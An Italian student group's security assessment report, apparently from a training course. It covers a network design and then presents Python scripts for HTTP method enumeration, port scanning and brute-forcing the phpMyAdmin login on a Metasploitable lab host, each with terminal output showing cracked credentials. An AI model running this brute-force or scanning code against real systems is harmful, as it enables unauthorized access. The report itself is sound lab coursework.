
# NETWORK DESIGN AND COMPLETE SECURITY ASSESSMENT

BUILD WEEK GRUPPO 2

# DESIGN DI RETE



# SALA SERVER INTERNA

All’interno della sala server interna abbiamo collocato:

- ✓ Application Server
- ✓ DNS Server;
- ✓ DHCP Server;


In materia di sicurezza, abbiamo adottato diverse misure, sia a livello informatico che a livello fisico:

Livello informatico:

- ✓ Firewall
- ✓ IPS

Livello fisico

- ✓ N. 2 air cooler
- ✓ N. 2 estintori
- ✓ Rilevatore di fumo e rilevatore di fuoco
- ✓ Allarme
- ✓ Ingresso tramite badge
- ✓ Sicurezza sussidiaria




# SALA SERVER WEB

All’interno della sala web esterna abbiamo collocato:


- ✓ Server Web principale
- ✓ Cloud server
- ✓ Server Web di backup

In materia di sicurezza, abbiamo adottato diverse misure a livello informatico e fisico:

- Livello informatico:
  - ✓ Firewall
  - ✓ IDS
- Livello fisico:
  - ✓ N. 2 air cooler
  - ✓ N. 2 estintori
  - ✓ Rilevatore di fumo
  - ✓ Rilevatore di fuoco
  - ✓ Allarme
  - ✓ Ingresso tramite badge
  - ✓ Sicurezza sussidiaria



# UFFICI AZIENDALI




- Negli ambienti aziendali abbiamo creato una rete interna collegata all'application server, grazie alla quale i vari dipendenti possono accedere all'e-commerce. Gli stessi possono accedere liberamente al web server. Anche in questo caso, a fini di sicurezza informatica, abbiamo implementato un IDS e un Firewall.

# ENUMERAZIONE DEI METODI HTTP

Abbiamo realizzato un programma in Python per controllare quali metodi HTTP fossero abilitati sul nostro target, 192.168.50.101/phpMyAdmin.

```
import http.client
# Dichiarazione delle varibili target, porta e metodi che rappresentano
# la coppia IPiporta e il relativo metodo da scansionare
target= "192.168.50.101"
porta= 80
metodi= ["GET","OPTIONS", "POST", "HEAD", "TRACE", "DELETE", "PUT"]
# Ciclio for per scansionare ogni metodo della lista sopra
for metodo in metodi:
        try:
                conn=http.client.HTTPConnection (target, porta)
                conn.request (metodo, "/phpMyAdmin")
                response= conn.getresponse()
# Controllo sullo stato della risposta:
# se è < di 400 allora il metodo è attivo altrimenti non è attivo
                if response.status < 400:
                        print ("il metodo ",metodo," e' attivo")
                else:
                        print ("il metodo ",metodo, " non e' attivo")

# Eccezione nel caso in cui la connessione venisse rifiutata
        except ConnectionRefusedError:
                print( "Connessione rifiutata")
# Eccezione nel caso in cui ci fosse un errore nella richiesta al server
        except http.client.HTTPException:
                print( "Errore durante la richiesta al server")
# Chiusura della connessione
conn.close()
```

OUTPUT

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python enumerazione.py
il metodo  GET  è abilitato
il metodo  OPTIONS  è abilitato
il metodo  POST  è abilitato
il metodo  HEAD  è abilitato
il metodo  TRACE  è abilitato
il metodo  DELETE  è abilitato
il metodo  PUT  è abilitato
```

Come si può notare dall'output in figura, eseguendo la scansione sulla porta 80 del percorso 192.168.50.101/phpMyAdmin, tutti i metodi HTTP risultano essere abilitati.

# PORT SCANNER

Abbiamo altresì realizzato un programma in Python per effettuare un vulnerability scanner in cui si esegue la scansione su un range di porte di un determinato target.

```python
import socket

# Richiesta in input dell'IP target e del range di porte da valutare
# facendo già inserire il valore minimo e massimo delle porte
target= input("Inserire IP target: ")
inizio= int(input("Inserisci valore minimo porta "))
fine= int(input("Inserisci valore massimo porta "))

# Controllo se i valori delle porte sono in ordine crescente,
# in caso contrario scambio le variabili senza richiedere un nuovo inserimento
if(fine<inizio):
        temp=inizio
        inizio=fine
        fine=temp

# Ciclo for per scorrere tutte le porte richieste dall'utente e verificarne lo stato
for porta in range(inizio, fine+1):
        s= socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        stato= s.connect_ex((target, porta))

# Se lo stato è = a 0 allora la porta è aperta e stampa che quella porta è aperta
        if(stato == 0):
                print("La porta ",porta," e' aperta")

        s.close()

print("\nLe altre porte sono chiuse")
```


OUTPUT


```
┌──(kali㉿kali)-[~/Desktop]
└─$ python portscanner.py
Inserire IP target: 192.168.50.101
Inserisci valore minimo porta 0
Inserisci valore massimo porta 65536
La porta  21  e' aperta
La porta  22  e' aperta
La porta  23  e' aperta
La porta  25  e' aperta
La porta  53  e' aperta
La porta  80  e' aperta
La porta  111  e' aperta
La porta  139  e' aperta
La porta  445  e' aperta
La porta  512  e' aperta
La porta  513  e' aperta
La porta  514  e' aperta
La porta  1099  e' aperta
La porta  1524  e' aperta
La porta  2049  e' aperta
La porta  2121  e' aperta
La porta  3306  e' aperta
La porta  3632  e' aperta
La porta  5432  e' aperta
La porta  5900  e' aperta
La porta  6000  e' aperta
La porta  6667  e' aperta
La porta  6697  e' aperta
La porta  8009  e' aperta
La porta  8180  e' aperta
La porta  8787  e' aperta
La porta  33727  e' aperta
La porta  42942  e' aperta
La porta  43154  e' aperta
La porta  53764  e' aperta

Le altre porte sono chiuse
```

Come si può notare dall'output, tutte le porte aperte ci segnalazione che sulle medesime vi è un servizio attivo.

# BRUTE FORCE PHPMYADMIN

Dopo aver notato che l'accesso a 192.168.50.101/phpMyAdmin con username 'root' e password ' ' non era permesso, abbiamo prima provato tutte le combinazioni di password con utente 'root'.
Successivamente, nella directory /var/www/phpMyAdmin di Metasploitable, abbiamo aggiunto nel file di configurazione 'config.inc' la seguente riga → $cfg['Servers'][$i]['AllowNoPassword'] = TRUE, per far sì che accettasse il campo vuoto.
Nonostante tale modifica l'accesso al sito risultava ancora bloccato, motivo per cui abbiamo provato altresì ad inserire una password all'interno del file di configurazione (dove la stessa era correttamente vuota).
Infine abbiamo creato un nuovo utente all'interno del server MYSQL, assegnandogli una password scelta da noi e tutti i privilegi necessari per lavorare sul suddetto server.
In tal modo abbiamo avuto accesso alla pagina phpMyAdmin, come da screenshot sottostanti.



# BRUTE FORCE PHPMYADMIN

Dopo aver avuto accesso al server, abbiamo creato una programma in Python per hackerare la login della pagina 192.168.50.101/phpMyAdmin, tramite un attacco Brute Force.

```python
import requests

# Dichiarazione delle variabili contenenti il percorso del file con liste username e password
username_file = '/home/kali/Desktop/brute/usernames.txt'
password_file = '/home/kali/Desktop/brute/password.txt'
# Variabile per conteggiare i tentativi
numerotentativi = 0
# L'istruzione with è usata per aprire i due file in sola lettura
With open(username_file, 'r') as usernames:
    with open(password_file, 'r') as passwords:
        # Leggi tutti gli usernames e le passwords in due liste separate
        username_list = usernames.readlines()
        password_list = passwords.readlines()
        # Ciclo for concatenato per provare ogni possibile combinazione delle credenziali
        for username in username_list:
            for password in password_list:
                username = username.strip()
                password = password.strip()
                # URL di destinazione per la richiesta POST
                url = 'http://192.168.50.101/phpMyAdmin/'
                response = requests.post(url, data={'pma_username': username, 'pma_password': password, 'input_go': "Go"})

                numerotentativi = numerotentativi + 1
                # Controllo sullo stato della risposta, se uguale a 200 effettua il controllo per verificare se la stringa
                # "access denied" è contenuta all'interno del testo di risposta
                if response.status_code == 200:
                        # Se la stringa è presente allora le credenziali sono errate, altrimenti sono corrette
                    if 'Access denied' in response.text:
                        print('Accesso errato ⟶', username, '-', password)
                    else:
                        print('Accesso riuscito ⟶', username, '-', password)
                        print('Accesso effettuato in', numerotentativi, 'tentativi')
                        exit()
                else:
                    print('Errore nella richiesta:', response.status_code)
```

OUTPUT

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python bruteforcephp.py
Accesso errato ⟶ user - dsdsd
Accesso errato ⟶ user - budd
Accesso errato ⟶ user - batman
Accesso errato ⟶ user - password
Accesso errato ⟶ user - ciao
Accesso errato ⟶ user - 1234
Accesso errato ⟶ user - jifvjfivfjd
Accesso errato ⟶ user - kali
Accesso errato ⟶ user - msfadmin
Accesso riuscito ⟶ user - pass
Accesso effettuato in 10 tentativi
```

Come si può notare dall'output, il nostro programma ha trovato le credenziali giuste per eseguire l'accesso alla pagina riservata.

# BRUTE FORCE DWVA


```
                    <div id="system_info">
                        <input type="button" value="View Help" class="popup_button" onClick="javascript:popUp( '../../vulnerabilities/view_source.php?id=brute&security=high' )">
                    </div>

                    <div id="footer">
```

Durante i test del nostro codice nel tab Brute Force di DVWA abbiamo riscontrato che il sistema non cambiava mai la difficoltà, nonostante le nostre modifiche apportate sul server.
Abbiamo provato a stampare la risposta del GET, notando che in realtà il livello di sicurezza rimaneva costantemente impostato su HIGH.
